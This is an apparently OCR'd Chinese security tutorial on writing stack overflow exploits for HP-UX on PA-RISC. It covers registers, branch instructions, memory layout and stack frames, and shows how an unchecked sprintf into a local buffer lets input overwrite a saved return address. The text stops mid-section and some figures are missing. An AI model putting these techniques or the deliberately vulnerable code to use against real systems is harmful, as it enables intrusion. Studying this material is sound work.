HP-UX溢出程序编写简介

watercloud@xfocus.org

主要内容目录表

一、HP-UX简况

- HP UNIX运行在PA-RISC芯片和IA-64芯片。
- PA上常见的系统版本有10.20、11.0、11.11。
- IA-64上运行的系统版本为11.20、11.22。
- PA主要有3个版本：PA1.0、PA1.1、PA2.0。2.0为64位芯片。
- HP-UX Kernel有32/64位之分，64位系统版本号前有一个标识符‘B’，现在使用最多的系统版本为**B11.11**和**B11.0**。

HP系统和Solaris一样所谓的64位都是指系统内核是64位可以支持64位和32位应用程序，但系统自带的命令程序基本全是32位应用程序。

PA版本上的应用程序可以无需重新编译即可在IA-64版的HP-UX上运行。

HP的趋势是逐渐放弃PA芯片全面转向IA-64，但由于用户的认可问题，目前IA-64版本出售量很少，未来几年内我们能见到的HP-UX基本都是PA版。

基于以上几点本文讨论的主要32位PA系统运行时体系结构(Runtime Architecture)。

二、 PA芯片简介

PA芯片的各个版本都是向下兼容的。

32位系统的每个指令长度、寄存器、地址都是32位。因此程序可以使用4G的线性空间，同时系统通过使用了分页机制最大可以管理32G物理空间。

目前最常见的HP-UXB11.11及HP-UXB11.0系统其自带的系统命令及系统库都是针对PA1.1版本芯片编译的我们以下都是以该版本为例进行讲解，一些2.0特别的信息会特别注解。

2.1 空间管理

PA对物理内存的管理使用分页机制，页面以4k为基本单元（2.0版为32k）。

HP-UX10.20系统使用了4个空间寄存器，以线性地址的最高两位来区分一个地址的引用应该使用哪个空间寄存器来定位。

HP-UX11.11和11.0 For PA2.0将应用程序空间划分为3个，将共享段和系统代码段合并由空间寄存器SR7来索引。

空间范围	名称	权限	内容
0x0 - 0x3FFFFFFF	Text段	可读，可执行，不可写	存放程序代码及只读数据
0x40000000-0x7FFFFFFF	Data段	可读，可写，可执行	数据、重定位表、堆栈等
0x80000000-0xBFFFFFFF	共享段	可读，可执行	动态链接库及共享内存区
0xC0000000-0xFFFFFFFF	系统代码段	可读，可执行	操作系统代码

2.2 寄存器

PA寄存器有通用寄存器、浮点运算寄存器、空间寄存器、控制寄存器。我们主要关系的是通用寄存器。通用寄存器32个，每个都是32位，记作：GRx或Rx：

名称	别名	使用约定
GR0		永远为0，写入的数据都会丢失。
GR1		ADDIL指令默认的目标寄存器。
GR2	RP	返回地址指针。（非常重要，栈溢出就是通过修改它来执行我们的代码）
GR3-GR18		自由使用
GR19		共享库调用时的链接指针，调用外部库时需要指向一个特定的地址。
GR20-GR22		自由使用
GR23-GR26	Arg	函数调用时的参数寄存器、函数调用的前4个参数存放在这些寄存器中gr26存放第一个参数gr25为第2个 . . . 。
GR27	DP	全局数据指针，对数据的操作都以它为基准操作。在程序运行期间通常该值不变。
GR28	RET0	函数返回值1
GR29	RET1	函数返回值2、也作为静态链接寄存器。
GR30	SP	函数栈指针，非常重要。
GR31		通常可以随便使用，有时存放临时函数返回地址。

空间寄存器与控制寄存器

空间寄存器共8个，通常我们不会跟他们打交道，系统相关的有如下4个：

- SR0　调用共享库函数时存放返回数据空间。
- SR4　指向代码空间段。
- SR5　指向数据空间段。
- SR7　他们都指向系统空间段（共享段和系统代码段）

控制寄存器有25个都是32位:CR0、CR8-CR32。其中：

- CR11(SAR)移位计数寄存器
- CR22(psw)状态寄存器
- CR17(PCSQH)当前指令的空间寄存器
- CR18(PCOQH，在GDB中的$PC就是指这个寄存器)当前指令的空间偏移。

2.3 PA常用指令

2.3.1 分支跳转指令

无条件局部转移：B、BLR、BV。只能在当前空间内跳转。常见用法：

- B target　跳转到目标地。
- B，L target, t　跳转到目标地址，并且将返回地址放入寄存器r。
- 伪指令BL其实就是B,L
- BV x(r)　跳转到(x<<3) * r 处。
- BLR x,t　跳转到 x<<3 + 8 + PCOQH。

无条件扩展转移：BE、BVE。他们能够完成跨空间跳转。常见用法：

- BE wd (sr,r)　跳转到sr指定的空间，地址为寄存器r加上wd。
- BE,L wd(sr,r)　和上一条一样，但将返回地址放入R31，返回空间放入SR0。
- 伪指令BLE其实就是BE,L。

额外转移：

- ADDB　加法运算，并在运算完成后跳转到目标地址。
- ADDIB　加上一个立即数后跳转。
- BB　当某位为1时跳转。
- CMPB　满足某种条件时跳转。对应还有CMIB。
- MOVB　搬运数据后跳转，对应还有MOVIB。

函数调用和返回是通过分支指令实现的，call和return都是伪指令。

2.3.2 数据操作指令

数据操作主要就是加减乘除、数据移动、移位等。常用的有：
LDB 从内存加载一字节数据到寄存器。
STB 将一个字节从寄存器存储到内存中。
对应还有32位WORD操作LDW/STW、64位DOUBLE WORD操作LDD/STD。
LDIL 加载一个21位的立即数到寄存器的高21位。
LDO 加载一个地址到寄存器中。
还有ADD、ADDI、COPY、XOR等相关指令或伪指令。

数据操作指令基本格式是：
指令 源1, [源2] ,目标
如：

```
LDIL   100,%r1              %r1=100
ADDI  30,%r1,%r3            %r3=%r1+30
COPY  %r1,%r3               %r3=%r1
LDW   -50(%sr0,%sp), %r10   将变量放入%r10中。
```

2.3.3 数据操作指令实例

平时在反汇编中注意这两句：
STW　%rp, -20(%sr0,%sp)　将返回地址寄存器存放到栈中，函数通常在开始处保存自己的返回地址。
STW,m　%r3, 0xC0(%sr0,%sp)　将%r3存入栈中，同时将栈指针%sp加0xC0(注意那个m)，函数基本都在开始处使用这条指令来给自己分配栈空间。

如果想将一个32位数存放到寄存器中需要两条指令完成：
LDIL　L’var, %r1
LDO　R’var(%r1), %r3
其中L’var 表示取var的高21为作为一个数字。R’表示低11位。

延时插槽(Delay Slot)

和很多RISC系统一样PA的分支指令都有一个延时问题，考察：

1. B,L　sub_test, %r31
2. Copy　%r31,%rp
3. 　Copy　%r28,%r26

其执行流程为：

- 执行到1处发现跳转，于是将返回地址放入%r31，但返回地址为地址3。
- 程序并没有立即跳转，而是紧接着执行地址2处的指令将返回地址拷贝到了寄存器RP。
- 然后跳转到sub_test处执行。
- 函数sub_test返回，程序从地址3处开始执行将函数返回值拷贝到寄存器%r26。


三 运行时体系结构(Run-time Architecthure)

熟悉PA结构及各个指令能帮助我们轻松的看懂反汇编和跟踪调试程序以及编写更加有效的shellcode，而越多的了解运行时体系结构就越能够帮助我们编写利用程序。

运行时体系结构主要包括以下几个方面：

- 空间布局
- 函数调用
- 系统调用

3.1 程序空间布局




程序运行过程中的内存分配和主要寄存器值

当程序运行起来时其空间布局如下，系统初始化了数据指针寄存器DP和空间寄存器SR4、SR5、SR7，及状态寄存器PSW。

3.2 函数调用的栈分布

```
caller()
{
    callee();
}
```



进入callee后的栈分布情况

- 栈增长方向由低向高，和很多系统都不同。
- 分配栈空间时栈空间大小总是以64字节为单位分配的。
- 寄存器保护区用于在函数入口处保存一些可能会被破坏的寄存器值，以便在函数退出时恢复这些寄存器。
- 对其数据起始就是无用数据区，由于栈空间大小以64字节对齐，就有可能有些地址是不会被使用的。
- 参数存放区和栈帧标识区将在后面专门介绍。

3.3 叶子函数和非叶子函数

1. 非叶子函数指内部会再调用其他函数的函数，如：

```
int callee()
{
  return printf(“Hello World\n”);
}
```

2. 叶子函数指内部不会再调用其他函数的函数，如：

```
int add(int x,int y)
{
  return x+y;
}
```

3. 非叶子函数会在函数开始处将返回地址存到父函数的栈中在结束时读出并返回这样我们有利用机会，而叶子函数不会。

3.3.1 非叶子函数

非叶子函数在进入时会将函数返回地址存放到父函数的栈帧标识区中，返回时再取出来并返回。比如sprintf函数是非叶子函数，如果caller如下:

```
caller()
{
  char buff[32];
  sprintf(buff,”%s”,用户输入的数据);
}
```

对照函数栈分布图我们可以看到sprintf后sprintf会首先将返回地址寄存器%RP存放到caller的栈帧标识区，然后开始往caller的局部变量区写数据，最后从caller的栈帧标识区读出返回地址然后再跳转到该地址运行。由于没有检查用户输入长度这样就能覆盖sprintf在caller栈帧标识区中存放的返回地址从而修改程序执行流程。

3.3.2 叶子函数


考察如下函数如果我们调用的是strcpy：

```
caller()
{
  char buff[32];
  strcpy(buff,用户输入的数据);
}
```

这样也能溢出caller的buff数组，但是由于strcpy是叶子节点他不会使用栈来存放返回地址，因此我们没有机会修改程序流程。


3.4 alloc()函数

```
void calloc()
{
  char *p = alloc(20);
}
```




对于alloc分配的空间
如果出现溢出就等同
局部数组出现溢出


3.5 函数栈的参数存放区和栈帧标识区



这儿主要介绍函数的参数传递和栈帧标识区

